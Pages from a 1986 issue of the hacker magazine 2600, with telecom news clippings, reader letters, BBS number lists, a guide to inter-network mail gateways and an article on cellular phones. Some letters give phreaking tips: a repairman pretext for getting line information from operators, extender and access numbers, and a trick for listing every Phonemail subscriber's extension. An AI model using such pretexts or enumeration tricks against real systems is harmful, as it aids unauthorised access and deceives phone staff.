With so many different networks, a need for inter-network communications arose. Gateways are the bridges which link these networks together. Gateway sites are sites which reside on two or more networks. These gateways allow for the transfer of mail messages from one network to another. They do *not* allow

(continued on page 3-88)

Voice of Reagan Tortures Patients

Reuters

A Republican plan to phone targeted voters with a pre-recorded message from President Ronald Reagan backfired when critically ill patients at Mesquite Community Hospital in Texas were inundated with the calls for nearly four hours.

Nurses and visitors in the hospital's intensive care ward, weary of answering telephones every few minutes only to hear the same presidential message, said they finally took all patient telephones off the hook on a recent Saturday night.

"There were a lot [of calls] and they were very aggravating. I'd like to know who did it," said Bob Grimes, associate administrator of the suburban Dallas hospital.

A spokesman for the Republican National Committee said the party was trying to encourage voter turnout in the election, but did not intend to press for votes among sick people.

The telephone calls were generated by computers and were supposed to go only to enrolled Republicans and Reagan supporters in specific areas of 25 states, but not Texas, he said.

[So maybe it was Reagan himself! Presidents get bored too...]

FBI Actions Anger Parents

Combined News Sources

More than a year after the FBI seized computer equipment used by 23 North County (California) teenagers, there have been no arrests and no charges—just a number of angry parents.

On October 15, 1985, 50 FBI agents, armed with search warrants, confiscated computers, keyboards, modems, and software from homes in Vista, Escondido, Oceanside, Carlsbad, Poway, and Rancho Penasquitos (all in Southern California).

The FBI alleged that the teens had used their computers to illegally tap into a financial database used by the Chase Manhattan Bank.

The investigation has now ended, with the teenagers signing deferred prosecution agreements stating that if they do not commit any crimes within the year, they will not be prosecuted. The government has kept the computer gear.

U.S. Attorney Peter Nunez is confident that if the case ever came to trial, the youths would be convicted.

"I think justice was done," Nunez said. "I don't think it was necessary to convict people or try them. When we got their attention, they basically acknowledged the problems had been created and they walked away. It's unfortunate they still want to carry on the battle in the press."

Several of the teenagers and their parents—in their first interviews about the case—say there was no indication that the database was restricted. They are also upset about the conduct of the FBI; they asked that their names not be revealed.

"He [the FBI agent] accused and harassed my son and said if he talked about it to anyone, he'd be accused of obstruction of justice," said one parent.

The FBI denies that its agents acted rudely.

"Any time a warrant is served, people feel uncomfortable. I think anyone would," said FBI spokesman Gary Laturno. "Our agents are gentlemen, they do not intimidate people, they don't scare people." [They sure don't scare us!]

One teenager, who was at church when the FBI came knocking, said that his mother and an FBI agent came to the church to get him. He said that it was only when the FBI started to question him that he realized what he had been accused of.

"There was no way to know that it was a high-level system used by a bank," he said. "They ended up by telling me I was in a lot of trouble."

The trouble had all started months earlier, several teens contend, when a toll-free number on an electronic bulletin board gave them access to an unknown system.

That unknown system turned out to be the massive Interactive Data Corporation, used by up to 25,000 customers who pay for access to its financial information. Unknown users had been tapping into the system and changing passwords.

But both youths and parents say that the teens were encouraged to use the system and were given an account to access.

"You had the telephone number and the code name, then you connected with the system," said one parent. "At some point, there would be a help operator who would deal with you. That person would offer any kind of help you would want.

"Why would they ask how can we help you and explain different parts of the system, and literally ask my son to call back? It was an extremely friendly attitude. If they had even once told him they didn't want him on the system, it would have been different."

One parent thought the system included games and an encyclopedia and that system owners would eventually ask them to purchase the service.

"They had the trap on, they wanted the kids to call, they were afraid they had a hacker on the system. I know it sounds naive and stupid—but none of the parents knew."

Nunez labels as "nonsense" the idea that the teens did not know they had tapped into a major database.

"All of these kids were getting into a computer that they knew they should not have," he said. "Whether they knew all the rest of it is just a bunch of nonsense. You just don't go rummaging around in other people's property."

The teens and their parents say the Chase Manhattan system had absolutely no warning or name on the system—except the identifying code "IDC 370"—to explain that this was a private, financial database.

"There was no warning," said one mother. "If anyone would have said get off, you're breaking the law, this would have never happened."

"It would have been funny, if it wasn't so terrifying," another parent said of the incident. "I kept thinking there will be an apology and we'll all laugh about it, but that will never happen."

"Q" and "Z" Controversy Rages

Combined News Sources

Most people never noticed they were missing, but a computer consultant from Lambertville, New Jersey calls it unfair that the letters "Q" and "Z" have been left off the telephone dial.

Bernard Riskin, operating under the name "Quentin Zygmundt", is the organizer of "Citizens Quest to Squeeze Q and Z Back Onto the Telephone Dial". He says telephone makers are discriminating against a large number of businesses.

Riskin said it's hard to come up with a catchy vanity number—most of which are actually words—for pizza shops and barbecue restaurants without a complete alphabet.

"Amtrak's number is 1-800-USA-RAIL, but there's no 'Q' or 'Z' on the telephone dial to spell out Pizza Queen or B-B-Q," he said.

Riskin, 58, has written to New Jersey Bell, Bell Atlantic, and six other telephone companies around the country trying to get the letters on the telephone dials and buttons.

New Jersey Bell spokeswoman Lynette Viviani said no one ever complained about the missing letters before.

"We couldn't identify where in history it was determined what letters would go on what buttons," she said. But the number 1 is reserved for area code use and 0 is reserved for the operator, she said.

Under the old Bell system, telephone listings began with two letters, followed by five numbers.

Few exchanges began with "Q" or "Z" so those letters were left off the dials, Ms. Viviani said. "We now assign telephone listings by numbers, not letters," she said.

The change would have to be made on the set itself, which is standard throughout the nation and probably elsewhere, she said.

[Pizza Queen?]

Letters You Wrote

Dear *2600*:

Are there still any hard-core Telenet hackers out there? Are you tired of Telenet dropping carrier on you after x number of tries? Then use Dunsnet! I found these numbers originally posted as Unix dial-ups, but found them to be Dunsnet access numbers. The @ prompt on Dunsnet looked familiar so I tried some Telenet addresses and they were the same as Telenet.

Here are the numbers: 612-893-0294, 612-893-0296, 201-464-5222

Amadeus

Dear Amadeus:

Thanks for the info. However, we found that Dunsnet drops carrier on users too after a certain number of unsuccessful tries. And not all the addresses are the same. For instance, typing MAIL won't get you Telemail as it will on Telenet, but another type of system. There also seem to be more commands. Typing HELP reveals some of them.

Dear *2600*:

I'm trying to find out what my ANI is. Can you help?

Frustrated in Miami

Dear FIM:

ANI's (Automatic Number Identification) come in many shapes and sizes. Ours is 958. Other people must dial 311 to hear their phone number read back to them. Others we've heard of are 1223, 114, 4102222, and even 1-200-555-1212. We'd appreciate hearing any others from our readers.

It might actually be easier in some cases to find out from the operator when you're not sure what your number is. They won't tell you on many occasions due to "privacy" considerations, but one way around that is to act like a repairman and request the "drop line ID". This, we're told, usually works.

Dear *2600*:

This comes from a Pacific Bell bill insert:

"A new prefix, 811, will soon be available for you to call your Pacific Bell business office toll-free from any area served by us. All our business office numbers will be replaced by toll-free numbers with an 811 prefix.

"If your PacBell business office numbers changed to an 811 prefix, the new prefix and number will appear on your telephone bill.

"After this change, you only dial 811-XXXX from any PacBell area in the state to reach your local office toll-free. However, if you are calling from an area where 1+ dialing is required, you must continue to dial the 1 before dialing the seven digit 811 number.

"Some of you who have specialized equipment could have a problem in dialing the 811 prefix. You may need to contact your vendor. Until equipment modification is made, you may continue dialing the old business office numbers available from 411.

"This change will save you the cost of a toll call to PacBell when a call is made to all non-local offices. (Today, calls to our BO's are normally toll free from a customer's home or business area.)"

Reader on the Pacific

Dear Reader:

Something else which is popping up in many places is the ability to choose your operators. Generally, dialing one "0" will get you your local operator, i.e. New York Telephone, New Jersey Bell. Dialing "00" will get you an AT&T operator. The local operators are used for making collect, third party, and credit card calls to local areas whereas AT&T operators handle longer distances. We presume they both have the same capabilities, equipment-wise.

Dear *2600*:

How come Northern Virginians can't dial (202) 976-XXXX calls *at all?* Since these are local calls, 7-digit dialing is called for.

976 numbers are trapped to the general "cannot be completed as dialed" recording. If you dial 202 first, you get the same thing. If the 976 service provider has also signed up for the 976 exchange in Baltimore, you can reach it by dialing 301+976-XXXX, but you'll be charged for an interLATA long distance call on the carrier of your choice, assuming that carrier accepts 976 calls (Sprint and MCI do not).

Actually, there is a way to reach 202-976 numbers from Northern Virginia: use a a long distance service which accepts calls via your dialing a 7-digit local access number which their switch answers. Do your security code, then 202-976-XXXX and the call will go through. The only long distance service which accepts 976 calls to my knowledge is Allnet (formerly Max), and they charge $2.00 plus tax for each call regardless of length of time or distance.

AT&T accepts 976 calls, but only to other LATAs. AT&T also charges only the cost of the long distance call itself to 976 numbers; they don't carry back the 976 provider's premium charge to the caller. Presumably, this is the reason most alternate long distance companies either don't allow 976 or charge through the nose for it. Neither of these reasons appear to bother AT&T.

(The Virginia PUC does not allow the "dial it calls" as they believe they cost too much and are of dubious value, i.e., dial-porn, etc.)

Private Sector Subscriber

Dear PSS:

While those folks may very well be right about the lack of quality on dial-it services, they really have no business deciding for you what you can and cannot call. Everyone should be allowed access to those phone numbers if they're willing to pay the charges. We're shocked that Sprint and MCI don't allow calls to 976. As far as we're concerned, they have absolutely no right to do this. If you want to call the weather in New York from Chicago, who are they to say that's not allowed?

Fortunately, there are always ways around their system. Unfortunately, 2600-types are pretty much the only people who know this. So, for the benefit of everyone else, we suggest complaining day and night to any company that selects what phone numbers you can call.

In the meantime, here are some alternatives. In our area (516, 718, 212, 914), a new exchange has opened up. The 970 exchange also has dial-it services as well and may be reachable when 976 isn't. So far, we've only found two working numbers, 970-0000 and 970-9999, both of which can be described as alternate porno services. And if the weather is all you're after, then we've got good news. Weathertrac is a new service that not only gives the weather, but allows you to choose what city you want to hear a forecast for! You simply key in the area code or, for foreign cities, the first three letters of the city. This system is also useful for telling you the local time. There are even some hidden cities, we're told. Here are the numbers for this we've found so far: 212-355-1212, 213-337-3737, 214-350-5050, 214-869-9200, 303-639-1639, 312-956-0950, 404-976-7676, 512-222-2222, 602-230-2323, 619-444-4444, 713-875-8585, and 817-975-7575. We're also told that 1-976-7676 will work from inside the 612 area, but not from outside.

Dear *2600*:

You ask why there is no "Q" on the phone dial. Name me one

(continued on page 3-86)

The 2600 Information Bureau

BRITISH BBS NUMBERS

12007577	16796183	272421196	222461824	482859169
12485747	16808245	273773971	222464725	484657299
13411719	17356153	27445246	223243642	486225174
13417840	17940655	277228867	224641585	48676535
13467150	18533965	279441188	224647158	486788710
13489400	18630198	279443511	22523276	49249194
13736337	18640459	295720812	226292118	493781334
13992136	18835290	313461097	227232628	502515935
14293047	18888894	315566316	243511077	50638526
14509764	19022546	316573272	244549336	508418152
14556607	19275820	3617368449	244677978	512605607
15423772	19414285	376518818	246865843	514248526
15424977	19549847	384635336	247455162	514288924
15710026	19604742	39253116	249815204	514288984
15792288	19687402	394276306	25654494	524426132
15796748	19853322	395272611	25752974	524426133
16064194	19864360	40150745	25854494	52460399
16282034	20641401	402473041	26552346	524822336
16313076	206862354	42934346	26822177	533387128
16382034	206867134	440820002	26825122	53439389
16480018	207543555	443733343	268710637	53455855
16588754	214303761	443755298	268778953	5533387128
16697249	214440274	45554798	268778956	56884607
16791888	214441484	482497150	270767025	592860313

(continued on page 3-86)

2600

(ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Cartoonist
Dan Holder

Junk Mail Receiver
Richard Petrovich

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.

"It's the Defense Department. They're calling around the neighborhood to see if anyone can help them figure out why every one of their missiles keeps overriding their commands and aiming themselves at Mrs. O'Reilly's house down the block."

BBS NUMBERS

(continued from page 3-85)

602289783
60420441
614271596
614273711
614564157
614946938
617368449
617489101
622681590
622850440
62533703
626890014
62846691
628663571
633366467
642486643
692630186
69576474
698884804
702546373
702552941
703437200
705524805
705736025
707328723
70752242
724852302
728265078
73478568
74266798
742667983
752364059
75373544
762333872
7664154
76750511
772452773
782265078
78438110
792203953
795842324
84332637
874711147
883844164
895420164
89552685
903212552
90342013
908614469
908668398
909773564
912514271
923676644
92639871
9367025

Letters *(continued from page 3-84)*

word that starts with "Q" that doesn't start with "QU". (Only one "Q" exchange is possible.)

Here's an interesting "letter-number" for the collection: 612-RAW-BEEF. It's a Minneapolis liquor store.

Any Mouse

Dear AM:

Actually, ten exchanges would be possible with "QU" since an exchange is three digits. And besides, there would be two other letters on the same number, so every exchange could still have a name. How many words do you know of that begin with "X"? That's on every phone yet "Z" isn't.

Obviously, the situation is becoming more serious (see Flash page). It's time we all stood up and demanded our Q's and Z's!

Keep the "letter-numbers" coming, folks! But remember, they must be letters that the company on the other end doesn't *want spelled out.*

Dear *2600*:

Some numbers which may be of interest to readers:

US Sprint (formerly US Tel, but now used by Sprint as a calling card number) 8003450008 (9501033), SBS (really MCI, but not the same as MCI's other two dialups) 8004464462 (9501088), and MCI calling card number 8006241022 (9501022).

Now for some tricks. On US Sprint, after hearing the dial tone, dial #, then one of the following numbers: 1 will get the main office in Dallas, 2 will get something that answers as "installers", 3 is silence, 4 is a reorder, 5 is a recording saying "the speed number you dialed is invalid", 6 is a 1000 hertz tone, 7 is the same as 5, 8 is the old customer service number, 9 is the field office, and 0 is the old customer service number. You can key in two digits in some cases and get the "speed number"

(continued on page 3-88)

Wrath of God Strikes 2600

On July 26 of this year, *2600* came very close to being wiped out of existence. While we have taken extraordinary precautions to protect ourselves against any form of harrassment from all kinds of authorities, there was one occurrence that we were almost completely unprepared for. We stress the word almost.

On this fateful night, our offices took a direct hit from Mother Nature herself in the form of a lightning bolt. While nobody was injured and no fires were started, nearly every piece of electronic equipment was completely and irrevocably fried.

Computers, modems, printers, tape machines—all totally nonfunctional. We started sending equipment out for repairs the day after this horrible kick of fate, and even now we're still waiting for satisfaction on a number of them. We feel we must point out that two companies in particular—Epson and Zenith—seem very much bewildered as to how to fix their own machines.


But there is a bright spot and that should be pointed out as well. Only a few months earlier, we had taken out a policy with Safeware, the computer insurance people. We don't mean for this to come off sounding like an advertisement, but these people were simply incredible. Immediately after we notified them of our problems, they sent us forms to fill out and were ready to answer any questions we had. And in less time than it took for any of our equipment to be fixed, they had a check sent to us for the entire amount, minus the fifty dollar deductible.

We whole-heartedly recommend these folks for all computer users. They protect you against theft, fire, power surges, and in our case, lightning. Most users can be fully protected for well under $100 a year. You can reach Safeware at 8008483469. We'd be interested in hearing other insurance stories regarding computers.

Naturally, this incident and its aftermath have set us back a bit. You may have even noticed a slackening off from our usual efficiency. New subscribers were subjected to longer waits for their first issue and back issue orders were delayed up to a couple of months! Our long-awaited expansion and format change had to be delayed. And all of our uninsured radios and monitoring equipment were destroyed.

It's now November and we're about back to the point that we should have been at in August. Most of our equipment has either been replaced or repaired. We're better prepared for the next lightning hit, although little could have been done to ward off that last dagger of destruction. Our phones are in working order most of the time but occasionally you may get a busy signal, a reorder, or total silence that will last for days. This, according to New York Telephone, is not really happening. We'll see if the Public Service Commission agrees.

We're back on track now. Many thanks to those who lent their time and support during this time of crisis.



SYSTEMATICALLY SPEAKING

More Banks Link Arms

Associated Press

Three million holders of plastic cash cards from five New England banks will share the banks' 1,300 automated teller machines under a new agreement, while a sixth bank has expanded its outlets with a separate agreement.

The Bank of Boston, Bank of New England, Fleet National Bank, Shawmut Bank, and State Street Bank, as well as the eight banks of Connecticut Switch, an electronic fund transfer service, will be linked by a system to be called "Yankee 24."

Officials said that in six to nine months, customers with cards from any participating bank will be able to withdraw cash from any of the banks' machines. Eventually, that is expected to give those card holders access to 1,800 machines in New England.

Meanwhile, Baybanks Inc., which has 1,250 machines in four New England states and 200 Money Supply machines in retail outlets, will be joining the New York Cash Exchange. This will give Baybanks' one million card holders access to 2,700 additional automatic teller machines. [Of course, they'll have to leave the state to use them....]

Sprint—Too Many Customers

Philadelphia Inquirer

U.S. Sprint, the third-largest long distance company, which has been adding thousands of customers across the nation because of a special promotion, has been having capacity problems in South Jersey.

New Jersey Bell Telephone Company officials say they erred four years ago in growth forecasts for the South Jersey market and did not build enough switching capacity to handle the unanticipated expansion.

Aggravated by Sprint's recent offer of 10 percent off all bills for a year, Bell's capacity shortage has made it difficult for customers to get through. When they dial a long distance number, they hear a recording that says all circuits are busy. The problem, according to Sprint, affects mostly residential customers in the evenings and on weekends.

Although the capacity shortage could affect other carriers, MCI has had no reports of customer calls being blocked.

AT&T uses its own switching equipment and would not experience problems because of Bell's switch shortage.

More Magic Buttons

USA Today

A Denver company has developed a new telephone device called "In Touch" that makes latch-key kids feel safer.

"Now [a child] doesn't have to worry. You just push that button," says Larry Modesitt, of Family Communications, Inc.

An 8-by-6-inch box that connects to your phone's jack keeps your child in touch with a computer center where operators are on duty 24 hours a day. Personalized information on every subscriber family, including instructions on what to do if buttons are pushed by a child, are stored there.

There are two buttons each for police, fire, and medical emergencies. Another pair of buttons turns off a pre-set alarm when pushed by the child, letting the operators know the child is home. The two-button system prevents such glitches as accidental set-off by a baby crawling on the box.

In response to pushed buttons, the operators call the home to find out what the child needs, or they call a parent, a neighbor, or the emergency agency.

In Touch, tested on 50 Denver families, should be available elsewhere by the end of the year. In Denver, the leasing price is $49 with a monthly service charge of $29.95. Or the system can be bought for $419 with a monthly charge of $9.95.

New Payphone Service for Michigan

Communications Week

The Michigan Public Service Commission has authorized the installation and operation of customer-owned coin-operated telephones (COCOTs) in Alltel Michigan Inc.'s service area. The price that the owners of COCOTs can charge per local call are restricted to a ceiling of 20 cents. Alltel Michigan of Stockbridge, Michigan, provides the local dial tone and loop, but the owners are responsible for installation, operation, and maintenance of the phones.

Meanwhile, Michigan Bell Telephone Company of Detroit has added to its list of service features. Recently, the Michigan Public Service Commission authorized the phone company to start its "charge-a-call plus" service. This allows users of Michigan Bell's coinless pay phones to charge calls to selected commercial credit cards.

Nickname Listings In Small Town

United Press International

In Breaux Bridge, Louisiana, you can give "Coon" Latiolais a call. Get "Patat" Guidry or "Corn Cob" Castille on the phone. Reach out and touch "Pee Wee" Frederick.

In this small Cajun town in the heart of south-central Louisiana, it's easy to find the phone number for any of them, even if you don't know their first names.

Coastal Telephone and Electronics Corp. has kept alive a tradition by allowing residents to include nicknames in their phone book listings.

Myrtle Conrad, whose late husband Earl "Teddy" Conrad started using the nicknames when he published Breaux Bridge's first telephone directory 35 years ago, said the nicknames are practical as well as colorful because so many people in town have the same name.

Conrad bought the Breaux Bridge Telephone Co. in the late 1930s when the town had 150 phones and no need for a directory, since a central operator knew everyone in town. But in 1949, a dial system was put in place and the telephone directory that followed was confusing to many residents, who didn't know the given names of their neighbors. That prompted Earl Conrad to allow the use of nicknames.

Computer College

Associated Press

At Electronic University, it's possible to earn college credits without setting foot on a college campus.

The "university" is run by Tele-Learning Systems from San Francisco. The courses range from Right Brain Drawing to Informational Systems for Management and cost between $45 and $295. The two-year-old Electronic University leads to two associate degrees, two bachelor's degrees and three graduate programs. It presently has only two accredited institutions—Thomas Edison State College in New Jersey and City University of Bellevue, Washington.

ICN *(continued from page 3-81)*

the representatives seem much nicer. Some useful info: Larry Hartsough's phone number: 307-527-6812. The WATS resale switch is located at 526 West Main St., Wautoma, Wisconsin 54928. The WATS service number is 800-367-8672, which translates to 414-765-9027 in Wisconsin. We believe this is the number that is supposed to give you a dial tone. We've tried hundreds of times at all hours with no success. This line has a 54-line hunt sequence. It used to always be busy but now they've "fixed it" by making it ring forever instead.

The offices in Wyoming are in a small office building, formerly the Marathon Oil office building. It's about 25,000 square feet and approximately 55 people work there. They use a Novell Star "state of the art" computer with Epson Equity 1 terminals. They tell us there are other companies like them all over the country, including one called Ideal in Washington state. Ideal supposedly charges $120 per month.

We thought it would be interesting to find out what the rates are for AT&T WATS lines to see if these people are doing well or not. To start with, it costs $123 to install a line and $99 to have someone come out to do it. Rates for "Service Area 6", which enables you to call the entire United States are:

	Day	Eve	Night
First 15 hours	**$21.77**	**$14.15**	**$9.63**
Next 25 hours	**$19.37**	**$12.67**	**$9.63**
Over 40 hours	**$16.98**	**$11.04**	**$9.63**

If ICN has 54 working lines and they are all in use at all times, it would cost them about $8000 per line per month, close to $430,000 in line charges alone for 54 lines, assuming they pay the lowest rate. Now, 54 customers paying $100 each only bring in $5400. It doesn't sound very profitable. But consider this. There is a very definite limit on the line charges, high though they are. There are only so many hours in a month. But there is no limit to how many people will send ICN $100. So, if instead of a mere 54, their estimation of 8,000 actually sent them money, they'd bring in $800,000. After paying the phone company and the salespeople, they'd still have over a quarter of a million dollars coming in per month. And if that's not enough, consider this. What if those WATS lines weren't really available 24 hours a day? From the beginning, they tell you how days and evenings are the worst times to call and you should never expect to be connected during those hours. So why bother leaving the lines on in the first place during those times? Nobody is going to expect to get through anyway. This maneuver would bring their costs down to $180,966.96 in total for the WATS lines. They'd only need 1,810 customers to break even. The possibilities are endless in a situation like this, where the customer never really knows what's going on. That's why we feel it pays to stay away.

NETWORKS *(continued from page 3-82)*

remote login or file transfer. Almost every gateway site is a node on the ARPAnet/InterNet. Therefore if a user can send a message from his/her network to the ARPAnet, it is possible to communicate with any other network which has a gateway site on the ARPAnet. Below is a list of gateways to and from the ARPAnet and the mailer syntax required:

Gateways to the ARPAnet

From	ARPAnet gateway site	Mailer Syntax
BITNET	WISCVM.BITNET	user%node.ARPA@wiscvm.BITNET
CSnet	CSNET-RELAY.CSNET	user%node.ARPA@csnet-relay.CSNET
MailNet	HARVARD.MAILNET	user%node.ARPA@harvard.MAILNET
UUCP	SEISMO.UUCP	seismo!user%node.ARPA

Gateways from the ARPAnet

To	ARPAnet gateway site	Mailer Syntax
BITNET	WISCVM.ARPA	user%node.BITNET@wiscvm.ARPA
CSnet	CSNET-RELAY.ARPA	user%node.CSNET@csnet-relay.ARPA
MailNet	HARVARD.ARPA	user%node.MAILNET@harvard.ARPA
UUCP	SEISMO.ARPA	node!user.UUCP@seismo.ARPA

Example #1: A user on the BITNET wishes to send a message to a user on the CSnet.

user%node.CSNET%csnet-relay.ARPA@wiscvm.BITNET

(The @ is known as the separator and specifies the username at the node. An address can only have one @ in it. As the message gets closer to its destination, the @ and everything to the right of it will be chopped off. The % that is furthest to the right will then become an @. The % indicates additional directions.)

Example #2: A user on the UUCP network wishes to send mail to a MailNet user.

seismo!user%node.MAILNET%harvard.ARPA

(The UUCP network syntax is reversed. The ! appears on the left. In this example, Seismo is the machine or gateway the user must go through. There can be more than one ! in a line. As the message progresses, the ! furthest to the left and everything to the left of it is chopped off. When the last ! is chopped off, the % on the right becomes an @. UUCP is not auto-routing, while the other networks are. This makes the ! feature necessary.)

By following the above examples, a user with a little knowledge of the network he/she resides on can communicate with any node on any network. It is quite possible that a user in Europe and a user in Australia could communicate with each other on a regular basis with a message delivery time of only two days. The uses for the above mail networks are limited only by one's imagination. These networks could be used to unite hackers all over the world at an almost negligible cost.

Letters *(continued from page 3-86)*

recording or precede any of these numbers with a 0, but this only happens on the 800 number. You can also get the dial tone back by hitting the # for a couple of seconds, but not after a 3 or a 6.

On SBS, after getting the tone, enter 800002 for customer service, 800042 rings somewhere, and 800034 is investigations.

Some 800 extenders are 8002471800, 8008822255, and 8006434344.

Nynex Phreak
Silicon Sorcerers
NYC

Dear NP, SS:

We appreciate the info. We have one thing to add. When dialing 800002 for customer service on SBS, you get an answering machine. But it's not an ordinary answering machine. It's a tie-in to Phonemail, an IBM service. By hitting a 0 in the middle of the message, you will hear a voice asking you what extension you want to be transferred to. If you enter anything with an 8 or a 9 as the starting number, you will hear a dial tone which cannot be broken by touchtones. It will then start ringing and be answered by an MCI person. If instead of entering an extension, you hit a star three times (not too quickly), the system will list the extension of every subscriber on the system, and possibly their name. Of course, the trick is to find the phone number that allows you to login to these users' accounts—what this is is simply a way of leaving messages. We suspect that the folks at MCI/SBS have just gotten themselves a Rolm phone system. This is indicated by the way they keep hanging up on people as soon as they answer the phone. With a Rolm system, you must either press the button next to the flashing light (which indicates that a line is ringing) and take the call on the built-in speakerphone or pick up the handset (the phone automatically knows which line to select). If the person picking up the phone picks up the receiver and *presses the button (as almost all office workers have been brought up to do), their penalty is immediate and total disconnection.*

And so it goes.

2600

DECEMBER, 1986

$2

VOLUME THREE, NUMBER TWELVE

A LOOK AT THE FUTURE PHREAKING WORLD

Cellular Telephones—How They Work

by Bruce Alston

This is a non-technical explanation of the newest in mobile telephone communications, the cellular telephone. For some background let's review the mobile telephone as we knew it prior to late 1983 when cellular systems began operating in Chicago and Washington/Baltimore. Improved Mobile Telephone Service (IMTS) allows calls to be made from a car to a land telephone or vice-versa. Car-to-car service is also available. Based on radio transmission characteristics any city or town can have a maximum of 12 radio channels in the 150 Mhz band for mobile telephone service. The transmitter power for the base station (telephone company) can go as high as 200 watts Effective Radiated Power (ERP). This may cover an area of 20 to 25 miles depending upon terrain. The mobile radio is limited to 15, 25, possibly 50 watts ERP, keeping in mind the power consumption from the automobile battery. To receive the signal from the mobile radio the telephone company encircles the transmitter with receivers, so wherever the mobile unit might be, it can be heard, as it also must hear the base station transmitter. With IMTS in New York City, Los Angeles, or Madison, Wisconsin, or any city, only 12 mobile telephone conversations can work at one time, assuming the FCC allocated these cities all 12 channels.

The FCC has allocated 666 channels in the 800 Mhz band for cellular telephone service. The maximum power for the base station is 100 watts ERP, for the mobile radio 7 watts ERP. (That is not a misprint—7 watts!) Based on transmission characteristics, a cellular radio system can have up to 333 channels in a given geographic area. Each area can have two cellular systems, each with its own 333 channels in a given geographic area. Each area can have two cellular systems, each with its own 333 channels for the total 666. Picture the IMTS system with its receivers encircling one powerful transmitter. Change the receivers to combined transmitter/receiver/control equipment located throughout the geographic area. These are called cell sites. Where the one powerful transmitter base station was located, cellular has an MTSO—Mobile Telephone Switching Office, that channels telephone calls from the land lines to the cell site nearest the mobile radio. The MTSO can also switch mobile-to-mobile calls. As the mobile unit travels from one cell site toward another, where a more powerful signal can be transmitted between mobile radio and cell site, the MTSO switches the connection to the best cell site. It now looks as if a maximum of 333 calls could go on in any one cellular system at any given time. This is not so. Based on topography and radio interference patterns, the same radio channel might be used in two or more cell sites in the same system. These cell sites are probably 10 to 15 miles apart, unless a mountain or hill is in the way. In the United States, various manufacturers are claiming that a properly engineered cellular system can handle up to 75,000 calls at a given time. (The telephone term is 75,000 BHCA—Busy Hour Call Attempts). No system has been installed that approaches this figure. Notice, though, that this beats the 12 BHCA of IMTS with a heavy stick if cellular is only capable of half its proposed capacity.

Let's suppose your cellular telephone (it can be in a car, on a boat, or carried with you) has the number (516) 555-2600. I'm in Red Lodge, Montana and want to call you. Using my friend's telephone, of course, I dial 5165552600 and wait while the call goes through the regular telephone system. It will end up at the (516) 555 MTSO where it is sent to *all* the (516) 555 cell sites and transmitted. If your mobile telephone is turned on it will recognize the call, inform the MTSO that it is in service, and the MTSO will assign its most powerful cell site a voice channel for the conversation. The MTSO will also transmit information to your radio advising of the channel number on which you will be talking to me. Your radio will ring, I'll hear ringing, when you answer we talk. You push no buttons, turn no knobs. When the call is over, we both hang up. Should you wish to call me, pick up your handset, dial my number, push the SEND button, and wait until you get a busy, I answer, or you have a "ring-don't-answer" condition.

Yes, you can use your modem...but cellular telephony is in its infancy; results may not always be all that you hoped for. Right now voice communication is the principal commitment of cellular systems.

In review, cellular telephones have opened a whole new area of usage availability. Having an older mobile telephone means that you might receive a call if one of twelve circuits were open, and you might be able to make a call under the same conditions. With cellular systems, when you are in the coverage area and your telephone is turned on, you will receive calls and you can make calls and expect to have the ability to talk until you are finished. The city of Sacramento, California has 7 cell sites. Anywhere you drive in that area you have cellular service. If you drive toward San Francisco, as soon as you get within range of cell sites, service is again available. The mobile radio has a "no service" light that is on when you are not in cellular range. If you have a "transportable" cellular radio, pack it with you into the dentist office, or bank, or whatever, and use *your* telephone, both to send and receive calls. Cellular telephones can be equipped with every type of regular telephone feature: speed dialing, last number redial, call forwarding, three-way calling, call waiting, and eventually cellular service will be available in every community and along the highway between towns.

Prior to deregulation and divestiture, IMTS service was provided only by the local telephone company, called "wireline" companies. Now, each city or town with cellular service can have two companies, the "wireline" (local telephone company) and "non-wireline", a Radio Common Carrier (RCC). Each company has a total of 333 radio channels in the 800 Mhz range devoted to cellular telephones. Actually, 312 channels in each group are for the voice communications and 21 are used for control data transmission (the information that tells the mobile radio which voice channel to use, for example). Cellular service is already so popular that the FCC is allocating additional channels for the service. Since cellular radio in the rest of the world uses up to 1000 channels, most cellular telephones are designed to cover these channels. For detailed information on cellular radio, consult "EIA Interim Standards, Mobile Station to Land Station, CIS-3-A", available from the Electronic Industries Association.

How Cellular Phones Came About and What You Can Expect

Cellular communications derives its name from the radiotelephone signal being transmitted by a series of low-powered microwave antennas or cells.

History

First proposed by Bell Laboratories' creative thinkers in the late 1940s, the advanced computer technology to actually make cellular work was developed in the 1960s.

The FCC, after a 13-year discussion, formulated its "final" rules on implementing the technology in 1981. (Other countries, such as Japan, Saudi Arabia, and Scandinavia acted more quickly and began operating cellular systems in 1979-1981.) Chicago was chosen as the city for an experimental system in 1979, and a second experiment was built in Washington/Baltimore, going on air in late 1981. Both experiments proved that the cellular systems functioned perfectly and that cellular communications is a valuable service.

